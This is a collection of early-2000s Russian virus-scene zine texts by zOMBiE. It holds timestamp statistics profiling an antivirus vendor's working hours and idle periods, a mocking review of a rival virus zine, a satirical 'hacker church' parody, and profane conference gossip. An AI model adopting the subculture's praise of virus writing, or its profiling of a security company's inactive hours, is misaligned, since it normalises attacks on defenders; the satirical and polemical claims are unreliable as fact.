
| Час           | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12  | 13  | 14  | 15  | 16  | 17  | 18  | 19  | 20  | 21  | 22 | 23 |
|---------------|---|---|---|---|---|---|---|---|---|---|----|----|-----|-----|-----|-----|-----|-----|-----|-----|-----|-----|----|----|
| всего         | 1 | 1 | 1 | 3 | 0 | 1 | 0 | 1 | 0 | 3 | 22 | 95 | 154 | 267 | 314 | 207 | 245 | 228 | 356 | 287 | 206 | 101 | 19 | 4  |
| послед<br>ние | 1 | 1 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 2 | 4  | 7  | 12  | 55  | 57  | 31  | 33  | 19  | 28  | 24  | 28  | 9   | 7  | 2  |
| .asm          | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 2 | 3  | 48 | 13  | 65  | 93  | 43  | 43  | 64  | 39  | 20  | 26  | 15  | 6  | 0  |
| win32/9<br>х  | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 4  | 2  | 8   | 13  | 12  | 10  | 6   | 13  | 26  | 9   | 12  | 4   | 4  | 0  |



Как видно, основная часть конторы начинает работать в 10 утра, а расходится в 8-9 вечера. Два пика наблюдаются где-то к 2-м часам дня и в 6 часов вечера. Можно предположить, что после двух у них обед. Конечно, эта инфа не такая уж и секретная... Просто радует сам факт ее обнаружения посредством анализа общедоступных баз.

## Зависимость количества выпущенных ОВJ'ей от дня недели

| День недели | Пн  | Вт  | Ср  | Чт  | Пт  | Сб  | Вс  |
|-------------|-----|-----|-----|-----|-----|-----|-----|
| всего       | 550 | 530 | 473 | 429 | 315 | 178 | 116 |
| последние   | 43  | 118 | 33  | 41  | 56  | 20  | 9   |
| .asm        | 57  | 121 | 59  | 140 | 68  | 25  | 10  |
| win32/9x    | 11  | 24  | 24  | 27  | 12  | 12  | 13  |



Интуиция мне подсказывает, что, судя по графику, контора находится на второй стадии болезни Паркинсона. Иначе чем объяснишь такое рвение в понедельник, к пятнице сходящее на нет?

Не могу удержаться, процитирую:

<<...первый признак опасности состоит в том, что среди сотрудников появляется человек, сочетающий полную непригодность к своему делу с завистью к чужим успехам. Ни то, ни другое в малой дозе опасности не представляет, эти свойства есть у многих. Но достигнув определенной концентрации (выразим ее формулой  $N3Z5$ ), они вступают в химическую реакцию. Образуется новое вещество, которое мы назовем непризавием.

Наличие его определяется по внешним действиям, когда данное лицо, не справляясь со своей работой, вечно суется в чужую и пытается войти в руководство. Завидев это смешение непригодности и зависти, ученый покачает головой и тихо скажет: "Первичный, или идиопатический, непризавит". Симптомы его, как мы покажем, не оставляют сомнения.


Вторая стадия болезни наступает тогда, когда носитель заразы хотя бы в какой-то степени прорывается к власти. Нередко все начинается прямо с этой стадии, так как носитель сразу занимает руководящий пост. Оpoznать его легко по упорству, с которым он выживает тех, кто способнее его, и не дает продвинуться тем, кто может оказаться способней в будущем. Не решаясь сказать: "Этот Шрифт чересчур умен", он говорит: "Умен-то он умен, да вот благоразумен ли? Мне больше нравится

*Шифр". Не решаясь опять-таки сказать: "Этот Шрифт меня забивает", он говорит: "По-моему, у Шифра больше здравого смысла". Здравый смысл - понятие любопытное, в данном случае противоположное уму, и означает оно преданность рутине. Шифр идет вверх, Шрифт - еще куда-нибудь, и штаты постепенно заполняются людьми, которые глупее начальника, директора или председателя. Если он второго сорта, они будут третьего и позаботятся о том, чтобы их подчиненные были четвертого. Вскоре все станут соревноваться в глупости и притворяться еще глупее, чем они есть. Следующая (третья) стадия наступает, когда во всем учреждении, снизу доверху, не встретишь и капли разума. Это и будет коматозное состояние, о котором мы говорили в первом абзаце. Теперь учреждение можно смело считать практически мертвым. Оно может пробыть в этом состоянии лет двадцать...>>*

*"Законы Паркинсона" (с) Сирил Паркинсон*

## Зависимость количества выпущенных OBJ'ей от года

| Год       | 1996 | 1997 | 1998 | 1999 | 2000 | 2001 |
|-----------|------|------|------|------|------|------|
| всего     | 911  | 222  | 317  | 422  | 709  | 8    |
| последние | 0    | 0    | 0    | 0    | 312  | 8    |
| .asm      | 35   | 12   | 36   | 108  | 285  | 4    |
| win32/9x  | 3    | 3    | 17   | 45   | 55   | 0    |



Комментировать тут особо нечего, ну, разве что кроме какой-то глобальной перекомпиляции в 96-м.

Теперь вот о чем вспомним. Как-то каспер вякал, будто они свои новые базы тестируют чуть ли не по месяцу. Так вот, это - наглая ложь. Вот файлик, `ircwormd.c`, был скомпилен, когда? - 'Fri Jan 05 00:25:10 2001', то бишь ночью. А апдейт, в кой он был включен, вышел в этот же день.

Подведем итоги. К чему все это было надо? Во-первых, плюнули в рожу касперу. Во-вторых, показали, как можно круто облажаться используя отстойный майкрософтовский софт (я думаю, что 32-битные obj'i они masm'ом компилируют). В третьих, выяснили, что контора, в общем-то, работает весьма регулярно и с высокой вероятностью в конторе постоянно находится хоть кто-то способный писать нечто на С и компилировать obj'i. Причем, иногда народ там засиживается допоздна. В четвертых, выяснили время, когда контора на 99% неактивна -- с часа ночи до 8-ми утра. В пятых, мы знаем, что в субботу/воскресенье контора генерит obj'i лишь на треть своей мощности. Далее, мы теперь знаем, что на 400-500 трепачков под винду, obj'i приходится писать примерно на каждые 100, то есть на четверть.

И в заключение (критика должна быть конструктивной!) процитирую еще немного из Паркинсона:

*<<...на третьей стадии сделать нельзя ничего. Учреждение практически скончалось. Оно может обновиться, лишь переехав на новое место, сменив название и всех*

*сотрудников. Конечно, людям экономным захочется перевезти часть старых сотрудников, хотя бы для передачи опыта. Но именно этого делать нельзя. Это верная гибель - ведь заражено все. Нельзя брать с собой ни людей, ни вещей, ни порядков. Необходим строгий карантин и полная дезинфекция. Зараженных сотрудников надо снабдить хорошими рекомендациями и направить в наиболее ненавистные вам учреждения, вещи и дела немедленно уничтожить, а здание застраховать и поджечь. Лишь когда все выгорит дотла, можете считать, что зараза убита...>>*

(x) zOMBiE 2001

# ОБЗОР ВИРУСНОГО ЖУРНАЛА SPAWN #1

*"Хорошее начало - половина дела."*

Недавно вышел вирусный журнал под названием Spawn #1.

Журнал изобилует стандартной для вирусной сцены тематикой, что-либо техническое отсутствует напрочь. И это очень печально.

Просматривая эту "новинку", кто-то заметил:

\- Ндаа, этим ребятам явно не судьба.

\- Что не судьба? - спросил я.

\- Всё.

Но для начала о том, почему я все таки решил написать этот обзор. Все очень просто -- авторы (или автор?) вышеупомянутого журнала имели наглость в непотребных целях использовать архивы с моими исходниками. А именно, как они выразились, "перегоняли"

*<< все заархивированные исходники из ZIP-а в RAR со словарем 256 kb. >>*

Мужики, народ, люди, товарищи, ну я же не для того публикую сорцы вириев, чтобы вы их "перегоняли из зипа в рар". Да еще и писали об этом в таком журнале. Непонятно мне, зачем вы так сделали.

Исходя из этого, было решено ответить на упоминание моего имени в сие посредством краткого обзора сабжевого журнала.

Так что начнем мы наш обзор с перевода названия журнала на русский язык. Для этого обратимся к словарю. Итак,

```
spawn
1. сущ.
  1) икра
  2) презр. отродье, порождение, потомство
  3) бот. грибница, мицелий
2. гл.
  1) метать икру
  2) размножаться, плодиться (о людях) презр.
  3) порождать, вызывать (что-л.)
```

Затем сделаем то, что забыли сделать авторы - а именно, содержание журнала. Для достижения этой цели воспользуемся командой DIR. К полученным строчкам припишем (справа) названия статей, и, убрав все лишнее, отсортируем все это в порядке возрастания даты файлов.

```
PART3_3  N01      3 436  16.05.01   0:42 Агрессия      }8-[  ]
PART3_5  N01      1 836  16.05.01   0:43 PGP - Chat
PART2_1  N01      2 936  16.05.01   3:12 PreHistory
PART4_1  N01      2 687  16.05.01   3:13 Смертельная схватка: ZIP против RAR (tests)
FATL     PGP      158   11.07.01   8:09
PART2_3  N01      2 853  13.07.01   6:08 Психология вируса ;)))
PART2_4  N01      1 601  13.07.01   6:08 PGP - Chat
FILE_ID  DIZ      666   20.07.01  19:03
PART2_2  N01      5 730  22.07.01  22:42 Состав
PART3_1  N01      3 633  24.07.01   3:50 First From ACH vir.
PART3_2  N01      1 679  24.07.01   5:47 First From ACH vir. - некоторые технологии
PART4_2  N01      7 720  24.07.01   5:54 Народное творчество
JUMP_LIB INC      4 279  24.07.01   3:01
JMP32BIN INC      883  24.07.01   5:44
COMPILE  ASM      518  24.07.01   5:50
JUMP_ENG INC      1 832  24.07.01   5:51
JMP      RAR      2 726  24.07.01   5:53
PART3_4  N01      3 104  24.07.01   6:11 Будущее аверов, о психологии вируса ;)))
```

Итак, журнал писался 3-4 месяца, ну пусть будет 100 дней. Суммарный объем журнала составляет 48,277 байт, таким образом получаем 482 байта в день, делим на двоих, и получаем 241 байт на рыло. При средней длине строки текстового файла 70 символов получается три с половиной текстовых строчки в день.

Но это еще что! Один хакер умудрялся писать всего по одной строчке в день, да и то не каждый, а только по выходным. Но что самое интересное, прогресс не стоял на месте, а двигался вместе с ним, и он был тверд в своем намерении, и в конце концов результат был достигнут. Так что три с половиной строчки кристально чистой вирмэйкерской мысли, этого исключительного, абсолютного зла, генерируемого каждый день объединенными силами двух могучих вирмэйкерских разумов - это вам, отцы, не в тапки срать, и результат перед нами - 48,277 байт взрывоопасной смеси из исходников мощнейшего вирусного движка, народного творчества, и прочего всякого подобного.

Но, как говорят в народе, на безрыбье и жопа соловей, а потому возьмем две первых попавшихся статьи из журнала, и сравним их друг с другом:

Сравнение файлов PART2\_3.N01 и part3\_4.n01

\*\*\*\*\* PART2\_3.N01

-----  
Психология вируса ;)))  
-----

\*\*\*\*\* part3\_4.n01

-----  
Будущее аверов, о психологии вируса ;)))  
-----

\*\*\*\*\*

\*\*\*\*\* PART2\_3.N01

Теорий о том, "кто такой вирус", существует уже много.

ИМНО, сцена (я имею в виду сцену в целом, в которую входят и AV, и VX, и юзеры) похожа на колесницу. Ее движение - прогресс. Пассажиры - юзеры. Рулевого нет, зато есть дорога. И запряжены два коня - AV и VX. И как они не грызутся - все равно не понимают, что везут они одну колесницу и в одном направлении. Так вот, ВИРУС - ЭТО ДВИГАТЕЛЬ ПРОГРЕССА.

Самые гениальные програмистские решения, самые оптимизированные

\*\*\*\*\* part3\_4.n01

Теорий о том, "кто такой вирус", существует уже много.

Для меня: ВИРУС - ЭТО ДВИГАТЕЛЬ ПРОГРЕССА.

Самые гениальные програмистские решения, самые оптимизированные

\*\*\*\*\*

\*\*\*\*\* PART2\_3.N01

модулем усилить защиту. Еще можно сделать I-Net - update... А вопрос все еще остается открытым. У какого авера хватит на это мозгов?

-----  
...[End].....[FAtL666ACH@Null.ru (PGP)]...  
-----

\*\*\*\*\* part3\_4.n01

модулем усилить защиту. Еще можно сделать I-Net - update... А вопрос все еще остается открытым. У какого авера хватит на это мозгов? Мысль все равно интересная.

Мне кажется, что здесь дело даже не в том, что, например, Каспер бы это не СМОГ, дело в том, что он, зная психологию пользователей и просто свои возможности, понимает реакцию юзеров. Ведь даже если прочитать юзерам самую скучную лекцию о вреде табакокурения, а в конце произнести: ВИРУС, то даже самый сонный юзер вздрогнет во сне.

А тут выходит Каспер и говорит: вот вам вирус-лечилка. Слово ЛЕЧИЛКА юзеры уже не слышат, потому что после слова ВИРУС у них уже начнется истерика.

-----  
\*\*\*\*\*

\*\*\*\*\* PART2\_3.N01

\*\*\*\*\* part3\_4.n01

[End].....[FAtL666ACH@Null.ru].....[STeeL666ACH@null.ru].....[ (PGP) ]

\*\*\*\*\*

Исходя из того, что статьи совпадают друг с другом больше чем на половину (убран один абзац и добавлено два), а различаются количеством авторских копирайтов, можно высказать скромное предположение - заметьте, всего лишь предположение, что один из авторов журнала сп... простите, \_позаимствовал\_ статью... у другого. Всякое бывает, однако ж, бля, не зря говорят - век живи - век учись.

Вдохновленные такой удачей, возьмем еще каких-нибудь две (уже других) статьи, и опять же, сравним их друг с другом. (примечание: сравнение текстовых файлов производится программой FC) Итак,

Сравнение файлов PART2\_4.N01 и part3\_5.n01

\*\*\*\*\* PART2\_4.N01

Но это уже накладно - заебемся протоколы прописывать.

...[End].....[FAtL666ACH@Null.ru (PGP)]...

\*\*\*\*\* part3\_5.n01

Но это уже накладно - заебемся протоколы прописывать.

Можно еще сделать большую панель настроек, с помощью которой можно было бы управлять режимом (Normal/PGP), максимальной скоростью порта, ну еще степенью компрессии, например, размером ключа...

\*\*\*\*\*

\*\*\*\*\* PART2\_4.N01

\*\*\*\*\* part3\_5.n01

[End].....[FAtL666ACH@Null.ru].....[STeeL666ACH@null.ru].....[ (PGP) ]

\*\*\*\*\*

В этот раз не изменилось даже и само название статьи, зато, как обычно, добавился один абзац и один копирайт.

Выскажу предположение, что такая досадная лажа произошла с авторами по той простой причине, что они не потрудились составить содержание журнала и, на трезвую голову взглянув на него, удалить оттуда всё лишнее... Впрочем, оставим эту тему.

Полной загадкой для меня осталось, почему pgp ключ автора представлен в бинарной форме, вопреки всем традициям, и, раз уж сделан такой нестандартный ход, то зачем автор за него извиняется.

Замечу, что сделать ascii-ключ из бинарного можно:

1. добавив ключ в pgp keyrings, посредством `pgp.exe keyfile.pgp`, и
2. эстрактировав оттуда ключ в ascii-форме, посредством `pgp.exe -kxa`.

Покончив с частью оформительской, перейдем к вещам более насущным, а именно - к литературной части журнала.

Больше всего меня обрадовало то, как авторы рассказывают друг про друга. Статья занимает 5730 байт и называется "Состав", и начинается она так:

*Пока что нас только двое. Тут есть кое-какая инфа, возможно полезная для людей, увлекающихся психологией.*

Затем идут четыре описания: описание первого автора вторым, первого первым, второго вторым и второго первым. Отбросив качественную сторону вопроса, перейдем непосредственно к количественным характеристикам. Средняя длина одного описания составляет  $5730/4 = 1432$  байта. Обратим внимание на фразу "Пока что нас только двое. ". Из этого следует, что размер



статьи с названием "Состав" в последующих релизах журнала, если они будут, будет считаться по формуле:

$$f(n) = 1432 * (n ^ 2), \text{ где } n - \text{ число членов в группе.}$$

Я имею в виду, что если вдруг (три раза постучать по дереву) к ним придет третий, то ему придется писать о самом себе и о каждом из них, а каждому из них - о нем, и таким образом все это займет уже

$$1432 * 9 = 12888 \text{ байт.}$$

Если же их в группе окажется 16 (реальное число) членов, то (страшно подумать) все их описания друг друга займут

$$1432 * (16 ^ 2) = 1432 * 256 = 366592 \text{ байт,}$$

что составит  $366592 / 48277 = 7.59$  -- аж семь их первых журналов!

Но не будем о грустном, и оставив такую литературную часть в стороне, перейдем непосредственно к исходникам.

Так называемые исходники представляют собой 4 (четыре) файла, среди которых эзотерическое значение имеет только один - ибо это и есть "исходник" "движка", сам же движок представляет собой маленькую подпрограмму с двумя ошибками (одной простой, и одной глобальной, делающей нерабочим весь "движок"). Подпрограмме этой передается указатель на данные, из которых берется байт, заменяется на другой, и кладется на стек... или что-то в этом роде. Вот такие дела. Однако, авторы утверждают что этот движок -

*"модуль для поиска jmp/call'ов",*

и мы с ними не будем в этом спорить, так как им виднее.

## ЗАКЛЮЧИТЕЛЬНАЯ ЧАСТЬ

В знак взаимного уважения к авторам журнала, поведаю им часть своего собственного психологического портрета.

Больше всего я не люблю стоять на коленях перед унитазом. Но иногда, после пьянки, болит голова и сильно тошнит, и тогда лучше, поборов свою гордость, спокойно подойти к нему, встать перед ним на колени, по дружески приобнять, и излить душу.

После прочтения журнала Spawn#1 я почувствовал себя именно так, и, простите, выблевал вот этот текст.

# ИСПОВЕДЬ ХЭККЕРА

Изображение отсутствует в исходном веб-архиве

<http://z0mbie.daemonlab.org/spryg5.jpg>

Владу 18 лет. Невысокий. Худой. Длинноволосый. В 14 лет Влад попал в секту, называющую себя "Церковью хэккеров". Год назад ему пришлось перевезти свой сервер из Москвы в Воронеж, спасаясь от ddos-атак со стороны членов этой "церкви".

\- Влад, расскажи, как ты попал в церковь хэккеров.

Уже хороший вопрос. Грамотный... Тут все перепалки между черными и белыми шляпами как детектив читать можно, а вот хэккеры - они все уже объединились и скоро всех похакают.

\- Мне было 14 лет, жил в Москве с родителями. Как-то после рок-концерта в одном из ДК я познакомился с тремя моими сверстниками. Мне предложили попробовать анашу, а потом пригласили а гости выпить пива.

Спросили, хочу ли я вступить в их церковь. Обещали посвятить в ритуалы вуду, чтобы оживлять битые хард-диски. Говорили, что все шляпы равны, но есть путь к белой шляпе, ложный и бесполезный, и путь к черной шляпе - истинный.

Сначала я просто носил черный балахон и хэккерскую символику - пентаграммы и браслеты, читал исходники и штудировал gfc. Родителям говорил, что занимаюсь в секции восточных единоборств. А месяца через два мне сказали, что Патриарх хочет принять меня в свою "армию".

\- Тебе предстоял обряд "посвящения"?

\- Да, мы пришли в обычную московскую квартиру в Тушино. В полутемной комнате прямо на полу сидели человек двадцать - все новички. Стены комнаты были разрисованы пентаграммами, жуткими смайликами, а на видном месте - надпись: "I am The Hekker".

А английская надпись, потому что английский - исключительно хэккерский язык.

По диагонали через всю комнату в 2 ряда стояли горящие свечи - это, как мне объяснили, шестнадцатичный Путь Хэккера. В центр комнаты вышел бородатый длиноволосый человек лет тридцати в красном балахоне. В одной руке его была книга IntList, а в другой он держал перфокарту и бубен. Это был Аруи - патриарх, "первосвященник", Магистр Хекса. Он произносил заклинания на непонятном машинном языке. Хэккерские молитвы завершились воплем: "Прииди ко мне, Root!"

Сидевшие на полу люди вскинули вверх руки. Вспыхнула яркая синяя лампа. Из темноты появилась перевернутая пентаграмма высотой в человеческий рост.

Аруи произнес:

*Прими наши пароли, Сервер, безраздельно,  
и испей наш траффик до последней капли...*

Затем Патриарх подходил к каждому из нас и надрезал вену. Кровь смешали в чаше и по очереди выпили.

Мы, только что посвященные, назывались "зопухи". На следующей, более высокой ступени стояли "юзеры". Они следили за правильностью идеологии в церкви, посещали рок-концерты, на которых

искали и своих адептов. И наконец, к элите принадлежали Аруи, наш Патриарх, и еще несколько его приближенных.

\- Кто попадал в секту? Что это были за люди?

\- В основном это 15-16-летние подростки, студенты, молодые люди с образованием, те, кто раньше баловался программированием на паскале.

\- В Воронеже тоже есть церковь хэккеров?

\- Да. Я это точно знаю. Года 2 назад летом родители насильно увезли меня на несколько дней к бабушке в Воронеж. Случайно я познакомился с четырьмя хэккерами из разряда зопухов. Знаю, что они собирались где-то в частном доме. По рассказам, все ритуалы проходили, как у нас, в Москве.

Нас, зопухов, руководители пичкали новыми знаниями, какими-то сине-зелеными таблетками и пивом, которое оказывало странное действие. Было такое состояние, как будто в меня медленно вливались силы, они переполняли меня. Это как счастье - чувствуешь душевный подъем и необыкновенную легкость. Уже потом выяснилось, что распечатки были мухлеваные -- вместо help'ов от msvc и sql там был map по gcc и oracle. Спали мы всего по 3 часа, питались только раз в сутки. Били в бубен.

Еще был один способ кодирования - генератор для раскрытия мистического канала. Правда, использовали его очень редко. Генератор - это большая спираль, внутрь которой помещают компьютер и пропускают ток определенной частоты и напряжения. После того как происходит вход в удаленную систему, хэккер испытывает невиданную эйфорию, и ему внушают, что таким счастьем он обязан Церкви. И именно так он будет чувствовать себя всегда после его пришествия. Желание еще раз испытать кайф становится навязчивой идеей.

\- Правила и законы распространялись одинаково на всех членов церкви?

\- Сам Аруи, конечно, никогда не сидел за клавиатурой и не произносил магические хэккерские мантры ежедневно. Он содержал windows 3.11, ездил в Германию и Африку, имел шикарную 486ю машину - в общем, все радости жизни.

\- На какие средства живут община и руководители?

\- Деньги поступают из-за границы, их привозят миссионеры. К тому же многие из хэккеров продавали свои квартиры, жили в общине, а деньги передавали в казну Патриарха. Каждый обязательно составлял завещание, по которому оставлял церкви свое имущество, сбережения и жилплощадь.

Как ни ужасно звучит, но жертва приносилась почти еженедельно. Иногда это был провинившийся арасче, иногда - iis. Жертвы "добывают" по отработанной системе. Админов поджидают в подъездах. Жестоко избивают, чтобы добавили аккаунт с пустым паролем.

Во время одного из праздников, в серверную, где постоянно что-то дымилось, а на столике были разложены пучки травы, ножи и иглы, вошли люди с факелами.

А вслед за ними жрецы внесли умерщвленный вражеский системный блок. Огромным ритуальным топором разрезали материнскую плату и вынули процессор. Его разделили пополам: одну половину съел лидер, а другую сожгли на дьявольском огне. Это была главная жертва Хэккеру.

\- Неужели с хэккерами нельзя бороться? А как же правоохранительные органы?

\- Если честно, я уже не верю в то, что хэккеров можно уничтожить традиционными методами. Это же конвейер, отлаженный механизм. Там вращаются бешеные деньги. У руководителей тесная связь с криминальными структурами. Хэккеры работают без следов. Логи уничтожаются. Членами церкви были люди, работающие в похоронном бюро. Распечатки и перфокарты сжигались в крематории или закапывались в свежие могилы. И никто никогда не узнает, что там есть.

\- Как тебе все-таки удалось вырваться из церкви?

\- Выйти из церкви практически невозможно. Любое неповиновение карается жестоко. Вступившие в церковь постоянно слышат призыв: ты должен хакать, брутфорсить, флудить, ксорить ворд...

В Москве существует клуб самоубийц. Его членами в основном являются именно хакеры, хотя есть и махровые пессимисты, и просто душевнобольные. Мой друг Олег покончил жизнь самоубийством, когда на его глазах юникодом взломали иис версии 3.0. После смерти Олега я понял, что у меня есть один-единственный выход - порвать с церковью.

Я вернулся домой. И начались преследования, дефейсы сайтов. Логи моего веб-сервера так набухли что у меня кончилось место на диске. К двери моей квартиры подбрасывали битые дискеты. Постоянно звонили по телефону, посылали факсом, а один и тот же мужской голос в трубке говорил: "Я последую за тобой повсюду. Я тебя везде найду..."

Тогда я решил пойти на исповедь. Но, как только я вошел в церковь, мне стало плохо: закружилась голова, начались судороги, я потерял сознание. Очнулся в монастырской келье. Я рассказал батюшке, что поклонялся Хэккеру, но отрекаюсь от этого и хочу искупить грех. Он воспринял это, к моему удивлению, очень спокойно, сказал, что необходимо сначала изгнать бесов, а потом креститься в храме. Батюшка всю ночь читал мануалы, время от времени окропляя меня святой водой. Но я мало что помню, потому что в полубессознательном состоянии ксорил ворд. Мне слышались монотонные удары хэккерского бубна и гнусавый голос, ритмично произносящий что-то вроде `while ( 1 ) free ( kevin ) ...`. Через сутки мне стало гораздо лучше. Родители позвонили в Комитет по спасению молодежи от компьютера. От курса реабилитации я отказался, но мне прислали психолога, который практически заново меня создал, вернул человеческий облик.

Родителям пришлось срочно поменять квартиру на другой район, а меня отправили в Воронеж. Я тогда для себя решил: если поступлю в университет - значит, избавился от этой скверны. Бабушка, она у меня школьный учитель, принесла все учебники, какие только можно. Сидел днями и ночами, доказывая себе, что могу. Всю весну занимался с репетиторами. И поступил, сейчас учусь на 1 курсе ВГУ. Изучаю QBasic. Вчера прошли `LET` и `REM`...

Прошло уже больше года моей второй жизни, а я до сих пор не могу забиндить

*Примечание: обе локальные копии (z0mbie и z0mbie.daemonlab.org) обрываются на слове "забиндить"; полной версии в zombie\_2003 не найдено.*

# about ГШХ/UGF (United Guru Forces). хЭкерам посвящается.

Сегодня я расскажу вам интересную историю про ugf, гшх и арви хэкера.

Дабы не осквернять ухи читающих, я опущу подробности о том, как я туда попал. Скажу только, что ведомый желанием найти себе подобных, я напросился посмотреть на "преподавателей ГШХ", собирающихся под крутым лэйблом "UGF - United Guru Forces". Да да, той самой ГШХ, Государственной Школы хЭкеров.

(но вы не подумайте, что я к ним имею хоть какое-то отношение)

Ну в общем прихожу. Открывает мне - сам Основатель Школы Хэкеров - Арви Хакер. [А надо сказать, что когда мне за неделю до того Арви сказал про UGF, я подумал что там ГУРУ собираются. Очевидно, isn't it? Вот потому я и приехал. Утром! Специально к 9.00 приехал.]

Ну захожу я внутрь. Вижу - кроме меня там еще один перень, который, по его словам, вроде разбирается в электронике, а в программинге не очень. А потом нам (мне и тому парню) Арви показал мокток. (или макдан, не помню) Нет, это не то что вы подумали. Это такой барабанчик, его трясешь - он какими-то @уйнями звенит, а снизу к нему всякая @удень подвешена. Арви сказал, что ему это дали в какой-то там восточной школе. Уточнять я не стал.

Рассказано мне еще было про ХакерРан. Что это такое - я до конца не понял. Но стоит оно всего 6 уев (для членов группы только 3), идет кажется три дня, а в расписании первого дня раз пять написано "мокток - 5 минут" и несколько раз "Обдумывание Проекта".

В общем сижу, интересно все так вокруг. Вдруг звонок в дверь. Арви говорит - Это Кто-то-там Батькович. И через 5 мин приводит \_деда\_. То бишь (можете не верить, но я не шучу) заваливает самый натуральный дед. Как я понял - старикан в гшх какие-то занятия ведет.

Короче аж четыре гуру - первый, понятно, дедуля, еще арви, тот парень, ну и я. И что бы вы думали гуру форсес стали делать?

Дед сказал что-то вроде что его ребята спрашивают что такое XOR, тут парень с дедом достали тетрадки и арви стал им с нуля рассказывать самую что ни есть хакерскую тему - булевы функции.

Арви разъяснил, что такое ксор и прочие, и они стали ксорить ворды в уме. Они - потому что я как бы сидел и потихоньку о@уевал. То есть душа радовалась. И, кстати, Арви неплохо ксорит ворды. С ручкой/бумажкой, даже не переводя в двоичные цифры, и всего-то одна досадная ошибочка вышла. В общем - круто.

Пару раз я, конечно, попытался что-то сказать Арви на счет происходящего, но тот вел себя как настоящий преподаватель, попросил вопросы отложить на конец \_занятия\_ (которое должно было идти 3 часа), и я заткнулся.

А минут через 15 я решил пойти покурить. Арви сказал что у них не курят, и я оттуда свалил насовсем. По дороге к выходу я Арви честно признался, что происходящее, соответствующее такому лэйблу - это с его стороны издевательство над словом гуру. На что тот резонно заметил, что он - основатель школы хЭкеров, ну, тут мне возразить было нечего, ..и Андрей, в слезах, побрел с пескарями домой...

Вот такая вот музыка.

**P.S.**

Итак, подберем сопли.

Я в очередной раз обманулся в своих лучших ожиданиях. Но мне не привыкать, переживу. А вот за Родину, конечно, обидно. Существование подобных организаций, как, в общем-то, и паскудного журнала, бросает тень на слово хакер. Хотя это не моя забота.

Если каким-нибудь UCF, UCL и прочим хакерам и кракерам по@ую, что скоро их станут путать с дипломированными выпускниками ГШХ, то мне оно по@ую и подавно.

## **P.P.S.**

Надеюсь, я этим письмом никого не обидел. ;-)

Все, бывайте. Удачи вам.

# Спрыг-2к: как оно было на самом деле

## День первый

*\_кидай свой бисер перед вздернутым рылом,\_  
\_кидай пустые кошельки на дорогу,\_  
\_кидай монеты в полосатые кепки,\_  
\_свои песни - в распростертую пропасть.\_*

Многие, хотя чего уж там, почти что все спрыг-2к как могли обосрали. Но кто-то ведь должен был туда пойти, дабы рассказать людям, насколько они были правы. Итак, обо всем по порядку.

Срыг проходил в "киевском" (какой то там молодежный центр), в небольшом зале, присутствующих было человек 50-60. Ходили журналюги с камерами, задавали вопросы про хэккеров. Был там и майор мвд чепчугов, о нем мы еще будем рассказывать дальше. Ну и, конечно же, нельзя было не заметить легендарного старпера из [гУру Форсез](#) (UGF), позже, в перерыве, он собирал с желающих деньги.

Начало срыга ознаменовало выступление великого гУру арви зе хЭккера, коий скромно рассказал про своих учителей, про уникальность и цивилизность Школы, и про андеграунд, к которому он себя со школой вроде бы не относит (и это радует).

По словам хрюкера, *\_непришедшие UCLeвцы относятся к нему нейтрально потому как придти отказались, а из Stealth не пришли так как не захотели "светиться".\_* (любому ясно, что это пиздеж. Туда бы все пришли, если б это организовывал не арви со своими хЭккерами из гшх)

В общем гУру упорно гнал струхню про ебаную школу, про дипломированных выпускников, которые легко найдут себе работу, про спецслужбы, про дефкон, и всякую прочую пиздобратию. Не побоялся он и вопросов из зала, правда ни на один так толком и не ответил, хитрожопо уваливая в сторону.

Потом был бездарный доклад про "безопасность и анонимность пользователей интернет", очень долго и нудно, где-то с час рассказывалось о DOS атаках и прочей поебени, короче давно всем известные вещи.

Потом был перерыв на час. Более-менее нормальные люди (таких было человек 10) ушли пить пиво. Кстати о людях. Возраст большинства присутствующих был где-то от 14 до 17 лет, причем около половины из них крайне прикалывалось над происходящим (для того и пришли), а остальные неврубались в тему и хлопали ебалом.

Потом начал выступать какой-то толстый поросенок в невъебенных черных очках, гундосил тоже где-то с час, но тоже ничего нового не сказал. (надо сказать оба первых доклада были и по оформлению и по уебищности так похожи, что я могу их и путать)

Короче прошло еще часа с полтора говнища, и, наконец подошел третий доклад про "конфронтацию киберандеграунда и властей". В качестве авторов доклада были указаны какой то пацан и наш друг чепчугов. Парень сказал что он юрист, признался что нихуя не знает ни об андеграунде, ни вообще о чем-нибудь кроме своей хуйни, и пропиздел с полчаса о всяких там законах и прочей срани.

А потом вышел чепчугов. Тут надо сказать, что вот он-то как раз и был "звездой" спрыга, вокруг него постоянно крутились культацкеры, спрашивая, в основном, "а не посадят ли меня за ..." и сколько дадут. Грозный майор обличал мафию, чуть ли не рвал на груди рубашку, разбрызгивая слюни

обещался на корню известить всю преступность, но при этом щадить убогих киндеров дорвавшихся до интернета "хакнутого" у своих же товарищей.

Когда чепчугов кончил, хрюкер устроил прессконференцию (а как же), ну а там он в основном кидал понты. Как раз перед этим большинство народу оттуда стало сваливать.

## **Заложь себя сам**

А теперь я прошу вас ВНИМАТЕЛЬНО прочитать то, что будет написано дальше.

